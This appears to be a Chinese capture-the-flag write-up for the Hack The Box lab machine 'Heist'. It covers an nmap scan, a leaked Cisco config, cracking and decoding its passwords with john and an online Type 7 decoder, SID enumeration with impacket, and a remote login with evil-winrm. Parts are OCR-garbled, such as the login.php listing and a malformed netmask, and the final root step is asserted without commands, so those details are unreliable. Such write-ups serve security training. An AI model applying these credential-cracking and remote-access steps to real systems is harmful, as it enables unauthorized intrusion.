
Heist

Nmap 扫描结果如下所示:


```
-(kali⊛kali)-[~/Desktop/HTB/Heist]
sudo nmap -sC -sV 10.10.10.149 -Pn
[sudo] password for kali:
Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-19 10:12 EDT Nmap scan report for 10.10.10.149
Host is up (0.28s latency).
Not shown: 997 filtered tcp ports (no-response)
PORT STATE SERVICE
                            VERSION
80/tcp open http
                            Microsoft IIS httpd 10.0
| http-title: Support Login Page
Requested resource was login.php
 http-cookie-flags:
     PHPSESSID:
       httponly flag not set
| http-methods:
  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
135/tcp open msrpc
                           Microsoft Windows RPC
445/tcp open microsoft-ds?
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows
Host script results:
| smb2-security-mode:
    3.1.1:
     Message signing enabled but not required
 smb2-time:
   date: 2022-07-19T14:13:32
   start_date: N/A
|_clock-skew: -1s
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 98.09 seconds
```

开放有http和samba两种服务,首先查看samba:

没有收获,又去访问web页面:



login as guest:



点开attachment:

```
Support Login Page
    \rightarrow C
            A Not secure 10.10.10.149/attachments/config.txt
version 12.2
no service pad
service password-encryption
isdn switch-type basic-5ess
hostname ios-1
security passwords min-length 12
enable secret 5 $1$pdQG$o8nrSzsGXeaduXrjlvKc91
username rout3r password 7 0242114B0E143F015F5D1E161713
username admin privilege 15 password 7 02375012182C1A1D751618034F36415408
ip ssh authentication-retries 5
ip ssh version 2
router bgp 100
 synchronization
 bgp log-neighbor-changes
 bgp dampening
 network 192.168.0.0Å mask 300.255.255.0
 timers bgp 3 9
 redistribute connected
ip classless
ip route 0.0.0.0 0.0.0.0 192.168.0.1
access-list 101 permit ip any any
dialer-list 1 protocol ip list 101
no ip http server
no ip http secure-server
line vty 0 4
session-timeout 600
authorization exec SSH
transport input ssh
```

john解密:

```
-(kali®kali)-[~/Desktop/HTB/Heist]
$ john --wordlist:/usr/share/wordlists/rockyou.txt temp.txt
Warning: detected hash type "md5crypt", but the string is also recognized as "md5crypt-long"
Use the "--format=md5crypt-long" option to force loading these as that type instead
Using default input encoding: UTF-8
Loaded 1 password hash (md5crypt, crypt(3) $1$ (and variants) [MD5 128/128 AVX 4×3])
Will run 4 OpenMP threads
Press 'q' or Ctrl-C to abort, almost any other key for status
1g 0:00:00:27 DONE (2022-07-19 10:37) 0.03690g/s 129348p/s 129348c/s 129348C/s stealthy001..steak7893
Use the "--show" option to display all of the cracked passwords reliably
Session completed.
```

剩下两个password 7 加密的可以在线上找到工具解密:

CISCO TYPE 7 PASSWORD DECRYPT / DECODER / CRACKER TOOL

WRITTEN BY ADMINISTRATOR, POSTED IN CISCO ROUTERS - CONFIGURING CISCO ROUTERS

The Firewall.cx Cisco Password Decoder Tool (see below) provides readers with the ability to decrypt 'Type 7' cisco passwords.



For security reasons, we do not keep any history on decoded passwords.

Enter Your Encrypted Password Below:

Encrypted Password: 0242114B0E143F015F5D1E1617



Decrypted Password: | \$uperP@ssword

CISCO TYPE 7 PASSWORD DECRYPT / DECODER / CRACKER TOOL

WRITTEN BY ADMINISTRATOR. POSTED IN CISCO ROUTERS - CONFIGURING CISCO ROUTERS

The Firewall.cx Cisco Password Decoder Tool (see below) provides readers with the ability to decrypt 'Type 7' cisco passwords.

For security reasons, we do not keep any history on decoded passwords.

Enter Your Encrypted Password Below:

Encrypted Password: 02375012182C1A1D751618034F

Submit

Decrypted Password: Q4)sJu\Y8qz*A3?d

使用impacket里面一个名为lookupsid.py的工具:

```
-(kali®kali)-[~/Desktop/impacket/examples]
spython3 lookupsid.py Hazard@10.10.10.149
Impacket v0.10.1.dev1+20220606.123812.ac35841f - Copyright 2022 SecureAuth Corporation
Password:
[*] Brute forcing SIDs at 10.10.10.149
[*] StringBinding ncacn_np:10.10.10.149[\pipe\lsarpc]
[*] Domain SID is: S-1-5-21-4254423774-1266059056-3197185112
500: SUPPORTDESK\Administrator (SidTypeUser)
501: SUPPORTDESK\Guest (SidTypeUser)
503: SUPPORTDESK\DefaultAccount (SidTypeUser)
504: SUPPORTDESK\WDAGUtilityAccount (SidTypeUser)
513: SUPPORTDESK\None (SidTypeGroup)
1008: SUPPORTDESK\Hazard (SidTypeUser)
1009: SUPPORTDESK\support (SidTypeUser)
1012: SUPPORTDESK\Chase (SidTypeUser)
1013: SUPPORTDESK\Jason (SidTypeUser)
```

我们可以找到所有的用户名列表,使用evil-winrm尝试排列组合:

```
(kali@ kali)-[~/Desktop/impacket/examples]
$ evil-winrm -i 10.10.10.149 -u SUPPORTDESK\\Chase -p 'Q4)$Ju\Y8qz*A3?d'
Evil-winRM shell v3.3
Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine
Data: For more information, check Evil-WinRM Github: https://github.com/Hackplayers/evil-winrm#Remote-path-completion
Info: Establishing connection to remote endpoint
*Evil-WinRM* PS C:\Users\Chase\Documents>
```

成功获得user.txt, 同时找到下一步的线索:

```
(kali@ kali)-[~/Desktop/impacket/examples]
$ evil-winrm -i 10.10.10.149 -u SUPPORTDESK\\Chase -p 'Q4)sJu\Y8qz*A3?d'
Warning: Remote path completions is disabled due to ruby limitation: quoting_detection_proc() function is unimplemented on this machine
              PS C:\Users\Chase\Documents> whoami
supportdesk\chase
              PS C:\Users\Chase\Documents> cd ../desktop
PS C:\Users\Chase\desktop> ls
    Directory: C:\Users\Chase\desktop
                       LastWriteTime
                                                 Length Name
Mode
                4/22/2019 9:08 AM
7/19/2022 2:13 PM
                                                     121 todo.txt
                                                      34 user.txt
             PS C:\Users\Chase\desktop> type todo.txt
Stuff to-do:
1. Keep checking the issues list.
2. Fix the router config.
Done:
1. Restricted access for guest user.
#EVIL-WinRM# PS C:\Users\Chase\desktop> type user.txt
371f54ccf34fcba85a69e2745c5b1bed
               PS C:\Users\Chase\desktop>
```

直接在后台查看他的login.php文件:

```
S C:\inetpub\wwwroot> type login.php
 <link rel='stylesheet' href='https://cdnjs.cloudflare.com/ajax/libs/twitter-bootstrap/3.3.7/css/bootstrap.min.css'>
<link rel='stylesheet' href='https://maxcdn.bootstrapcdn.com/font-awesome/4.7.0/css/font-awesome.min.css'>
           <link rel="stylesheet" href="css/style.css">
<! Class="fd lause. \\
\( \sqrt{div}\)
\(
               <h4 class="text-center">

<a target="_blank" href="">

24 x 7 Support


</a>

</h4>

</div>
 <
        <script src="js/index.js"></script>
?>
</html>

#Evil-WinRM* PS C:\inetpub\wwwroot>
```

可以看到sha256的值和账号,尝试john解码,无果,另寻他法:



在线解密牛逼啊!

最终成功获得root权限: